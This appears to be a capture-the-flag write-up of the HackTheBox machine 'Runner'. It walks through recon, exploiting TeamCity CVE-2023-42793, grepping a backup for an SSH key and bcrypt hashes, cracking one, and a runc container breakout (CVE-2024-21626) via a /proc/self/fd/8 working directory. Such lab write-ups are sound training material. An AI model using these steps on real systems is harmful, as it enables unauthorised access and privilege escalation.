

Runner

Wednesday, May 29, 2024 12:01 PM

```
Starting off with an nmap scan
[*]$ nmap -sC -sV -oA runner 10.10.11.13
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-29 18:02 BST
Nmap scan report for 10.10.11.13
Host is up (0.011s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_   256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://runner.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
8000/tcp  open  nagios-nasca Nagios NSCA
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
```

Remember to add the discovered hostname runner.htb to your/etc/hosts file

Checking the site technologies with wappalyzer

TECHNOLOGIES

MORE INFO

Export

Web servers

JavaScript libraries

Programming languages

Reverse proxies

Operating systems

UI frameworks

Nginx

1.18.0

jQuery

3.5.1

C

OWL Carousel

Ubuntu

Nginx

1.18.0

Bootstrap

Nothing too strongly of interest there, I know outdated version of jquery have had some vulnerabilities, but checking synk this seems to be a secure version despite it not being the most recent

```
Running gobuster in dir mode for directory enumeration bruteforcing - nothing there
[*]$ gobuster dir -w /opt/useful/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u runner.htb

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://runner.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /opt/useful/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2024/05/29 18:06:22 Starting gobuster in directory enumeration mode
=====
/assets (Status: 301) [Size: 178] [--> http://runner.htb/assets/]
```

Running gobuster in vhost mode - nothing there

```

[*]$ gobuster vhost -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u runner.htb
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:      http://runner.htb
[+] Method:   GET
[+] Threads:  10
[+] Wordlist:  /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent: gobuster/3.1.0
[+] Timeout:  10s

2024/05/29 18:09:08 Starting gobuster in VHOST enumeration mode

2024/05/29 18:09:10 Finished

```

I then ran gobuster in dns mode using the seclist top 1 million list and that took a while, but didn't find anything so I thought it might be a more obscure subdomain name maybe and ran gobuster in vhost mode using a more robust list of subdomains. I used the dns-jhaddix list which I found out about while fuzzing in another challenge but that was taking forever so I started researching other solutions in the meantime and ran into Cewl which can be used to generate custom word lists from scraping a webpage

```

[us-vip-16]-[10.10.14.21]-[marcoose@htb-lmmibelvil]-[~/CeWL]
[*]$ ./cewl.rb runner.htb --lowercase -w ~/custom_wordlist
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

```

Running gobuster in vhost mode using our new customer wordlist

```

[*]$ gobuster vhost -w custom_wordlist -u runner.htb
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:      http://runner.htb
[+] Method:   GET
[+] Threads:  10
[+] Wordlist:  custom_wordlist
[+] User Agent: gobuster/3.1.0
[+] Timeout:  10s

2024/05/29 21:25:45 Starting gobuster in VHOST enumeration mode

Found: teamcity.runner.htb (Status: 401) [Size: 66]

```

That finds teamcity.runner.htb
Add that to the hosts file

Opening up the page we're presented with a login and some version information.



Log in to TeamCity

Username

Password

☒ Remember me [Reset password](#)











Version 2023.05.3 (build 129390)

Some research on exploits for the version number of teamcity were given leads us to an exploit to try and get some creds. I found the exploit on exploit.db
<https://www.exploit-db.com/exploits/51884>

```
=====
* CVE-2023-42793 *
* TeamCity Admin Account Creation *
* *
* Author: ByteHunter *
=====
Token: eyJ0eXAiOiAiVENwMiJ9.NuDEazNMLXRkQXN6cG1KSHRceGdsTVJOU0U4.0Dd1MDMzYWQtOWQ0Ny00YmQxLWIxOTgtYTBjOTk3ZmI5N2Jk
Successfully exploited!
URL: http://teamcity.runner.htb
Username: city_adminRXnW
Password: Main_password!!**
```

Username: city_adminRXnW
Password: Main_password!!**

Logging into the site and looking around at the admin page I find some other usernames which could be useful for getting code execution later if we find some keys or something

<input type="checkbox"/>	Username ^	Name ^	 Email ^	Groups	Roles	Last login time ^
<input type="checkbox"/>	admin	 John	john@runner.htb	View groups (1) 	View roles (1/1) 	29 May 24 18:24:02
<input type="checkbox"/>	city_adminrxnw	 N/A	angry-admin@funnybunny.org	View groups (1) 	View roles (1/1) 	29 May 24 18:24:56
<input type="checkbox"/>	matthew	 Matthew	matthew@runner.htb	View groups (1) 	View roles (1/1) 	28 Feb 24 20:00:21

I also find some audit logs, but nothing here seems too interesting

				Permalink
Date	User	Action	Comment	
29 May 24 18:24	John	User role System administrator was added to city_adminrxnw in "global" scope		
29 May 24 18:24	city_adminrxnw	User city_adminrxnw was created		
06 Mar 24 17:35	Super user	Logged out sessions of user John (admin)		
06 Mar 24 17:35	Super user	User John (admin) was updated	User password was updated	
06 Mar 24 17:35	Super user	User John (admin) was updated	New username: 'admin', new name: 'John', new email: 'john@runner.htb'	
28 Feb 24 19:59	John	User role Project developer was added to Matthew (matthew) in All-Projects scope		
28 Feb 24 19:59	John	User role Agent manager was removed from Matthew (matthew) in All-Projects scope		
28 Feb 24 19:59	John	User role Agent manager was removed from Matthew (matthew) in <Root project> scope		
28 Feb 24 19:59	John	User role Agent manager was added to Matthew (matthew) in All-Projects scope		
28 Feb 24 19:59	John	User role Agent manager was added to Matthew (matthew) in <Root project> scope		
28 Feb 24 19:58	John	Authentication settings were edited (view change)		
28 Feb 24 19:56	John	All-Projects project settings were edited (view change)	project settings were updated	
28 Feb 24 19:56	John	All-Projects project ID was changed from "MProjects" to "AllProjects"		
28 Feb 24 19:55	John	Project All-Projects was created		
28 Feb 24 10:47	John	Server health item of category New TeamCity version was hidden for everyone by John (admin)		
28 Feb 24 10:47	John	Server health item of category The server is using the default URL was hidden for everyone by John (admin)		
28 Feb 24 10:46	Matthew	User Matthew (matthew) was created		
28 Feb 24 10:42	John	User John (admin) was created		

Scrolling through the pages I end up at backup where I find out you can start a backup and then download a copy of the files to your local host for some enumeration.

Digging around the folder grepping for various key terms ends up with us finding a

```
[*]$ sudo grep -i ssh -R .
./config/projects/AllProjects/pluginData/ssh_keys/id_rsa:-----BEGIN OPENSSH PRIVATE KEY-----
./config/projects/AllProjects/pluginData/ssh_keys/id_rsa:BN2aDndd0o5zBTP\Xf/7dmfQ46VTId3K3wDbEuFf6YEK8f96abSM1u2ymjESSHKamEeaQk
./config/projects/AllProjects/pluginData/ssh_keys/id_rsa:-----END OPENSSH PRIVATE KEY-----
grep: ./TeamCity Backup_20240529_183005.zip: binary file matches
./system/pluginData/usage-statistics/webPagesUsage.xml: <page path="/admin/editProject.html?tab=ssh-manager" />
./database_dump/config_persisting_tasks:7, project_configs, "New SSH key uploaded", 5, MAIN_SERVER, 1709150204199
```

This ended up being a rabbit hole for me

Digging around the database dump for more information, I decide to end up using the list of usernames we found earlier as some of the key terms to look for encase we can find some creds


```
[us-vip-16]-[10.10.14.21]-[marcoose@htb-lmmibelvil]-[~/runner/database_dump]
[*]$ sudo grep -i "john" -R .
./users:1, admin, $2a$07$neV5T/BIEDIMQUS.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye, John, john@runner.htb, 1717007042501, BCRYPT
./comments:201, -42, 1709746543407, "New username: \'admin\'", new name: \'John\'', new email: \'john@runner.htb\'"
[us-vip-16]-[10.10.14.21]-[marcoose@htb-lmmibelvil]-[~/runner/database_dump]
[*]$ sudo grep -i "matthew" -R .
[us-vip-16]-[10.10.14.21]-[marcoose@htb-lmmibelvil]-[~/runner/database_dump]
[*]$ sudo grep -i "matthew" -R .
./users:2, matthew, $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em, Matthew, matthew@runner.htb, 1709150421438, BCRYPT
./vcs_username:2, anyVcs, -1, 0, matthew
[us-vip-16]-[10.10.14.21]-[marcoose@htb-lmmibelvil]-[~/runner/database_dump]
[*]$
```

sudo grep -i "admin" -R .

```
./users:1, admin, $2a$07$neV5T/BIEDIMQUS.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye, John, john@runner.htb, 1717007042501, BCRYPT
./users:11, city_adminrxnw, $2a$07$TLOZJMRONVmKol.vRuAfeilmCY.pEypUIA0kr1GqfpnP/PS/AC,, angry-admin@funnybunny.org, 1717007096447, BCRYPT
```

```
./users:1, admin, $2a$07$neV5T/BIEDIMQUS.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye, John, john@runner.htb, 1717007042501, BCRYPT
./comments:201, -42, 1709746543407, "New username: \'admin\'", new name: \'John\'', new email: \'john@runner.htb\'"
```

```
./users:2, matthew, $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em, Matthew, matthew@runner.htb, 1709150421438, BCRYPT
./vcs_username:2, anyVcs, -1, 0, matthew
```

With some hashes found and the encryption algorithm given to me I turn to john to try and crack the hashes

Running john against the hashes, admin and john don't crack, but matthew's hash does

john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt matthew

```
[*]$ john matthew --show
?:piper123
```

?:piper123

With creds / a username/ and a sshkey I attempt to ssh into the system

I was unable to ssh into the system using matthews account

But was able to ssh into the system using johns account and the ssh key

But I still don't have the password for john so sudo -i didn't give us anymore hints

The John user is good enough to get us our root flag through so I grab that from the home directory and submit ls

For some system enumeration and hints I run linpeas by hosting it on a webserver on my attacking machine

Looking at host file entries under network information there is another subdomain to add to our host file on the attacking machine

Portainer-administration.runner.htb

Looking into portainer, it seems to be a management ui for docker environments, and looking at our interfaces on the system that makes sense as there is one for docker

```
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:78ff:fe9c:f299 prefixlen 64 scopeid 0x20<link>
    ether 02:42:78:9c:f2:99 txqueuelen 0 (Ethernet)
    RX packets 4910 bytes 8276368 (8.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5899 bytes 1221408 (1.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Active ports

```

Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp      0      0 127.0.0.1:8111      0.0.0.0:*          LISTEN -
tcp      0      0 0.0.0.0:80          0.0.0.0:*          LISTEN -
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN -
tcp      0      0 127.0.0.1:9443      0.0.0.0:*          LISTEN -
tcp      0      0 127.0.0.53:53       0.0.0.0:*          LISTEN -
tcp      0      0 127.0.0.1:5005      0.0.0.0:*          LISTEN -
tcp      0      0 127.0.0.1:9000      0.0.0.0:*          LISTEN -
tcp6     0      0 :::80               :::*               LISTEN -
tcp6     0      0 :::22               :::*               LISTEN -
tcp6     0      0 :::8000             :::*               LISTEN -

```

After adding that new discovered subdomain to our host file I am able to access the site from my attacking machine



I tried some default creds: admin/admin, admin/portainer, etc. and then remember that We found creds for matthew that I was unable to use on the system so it made sense to try them here and that worked.

Once logged in it became clear to me that there was gonna be some way to break out of a container as our priv esc because of some system enumeration that hinted at it earlier.

```

Checking if containerd(ctr) is available
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/containerd-ctr-privilege-escalation
ctr was found in /usr/bin/ctr, you may be able to escalate privileges with it
ctr: failed to dial "/run/containerd/containerd.sock": connection error: desc = "transport: error while
: connect: permission denied"

Checking if runc is available
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/runc-privilege-escalation
runc was found in /usr/bin/runc, you may be able to escalate privileges with it

```

Researching breaking out of containers there are a ton of articles with suggestions for breaking out of docker containers

https://nitroc.org/en/posts/cve-2024-21626-illustrated/?source=post_page-----466ffd800632-----#how-the-vulnerability-happens

Explains how to reproduce the exploitation well

So does:

https://labs.withsecure.com/publications/runc-working-directory-breakout--cve-2024-21626?source=post_page-----466ffd800632-----

The following from that article helped me out a bit

We had varying levels of success with different file descriptors with this method. Sometimes 7 would work, others over a 100 attempts with 7 would fail and we would switch to another file descriptor. In this case, 8 worked and we were in the same position as earlier, once again as demonstrated by the error retrieving current directory: getcwd error:

This encouraged me to try other file descriptors. In the CVE's /proc/self/fd/7 was most commonly used, so I hadn't thought to swap around to /proc/self/fd/8 which ended up working for the established working dir.

Making a container with the following settings and the ones below

Name

Image configuration

Registry

Image* [Search](#)

[Advanced mode](#)

Always pull the image ☒

Network ports configuration

Publish all exposed network ports to random host ports ☐

Manual network port publishing

Access control

Enable access control ☒

but figuring out how to implemented it in portainer was weird until I stumbled upon being able to specify the working directory for a container.

[Advanced container settings](#)

Command & logging	Volumes	Network	Env	Labels	Restart policy
Command <input type="button" value="Default"/> <input type="button" value="Override"/> <input type="text" value="e.g. '-logtostderr' '--housekeeping_interval=5s' or /usr/bin/nginx -t -c /mynginx.conf"/>					
Entrypoint <input type="button" value="Default"/> <input type="button" value="Override"/> <input type="text" value="e.g. /bin/sh -c"/>					
Working Dir <input type="text" value="/proc/self/fd/8"/>			User <input type="text" value="e.g. nginx"/>		
Console <input checked="" type="radio"/> Interactive & TTY (-i -t) <input type="radio"/> TTY (-t)			<input type="radio"/> Interactive (-i) <input type="radio"/> None		

Then I deployed the container

From there you can go to containers > your container

Under container status you can click on console and connect from there and you should be broken out of the shell

```

shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root@b5eb3be83e4a:~# cd ../../../../
chdir: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root@b5eb3be83e4a:~# ls
bin  boot  data  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  usr  var
root@b5eb3be83e4a:~# cd root
root@b5eb3be83e4a:~/root# ls
docker_clean.sh  initial_state.txt  monitor.sh  root.txt
root@b5eb3be83e4a:~/root#

```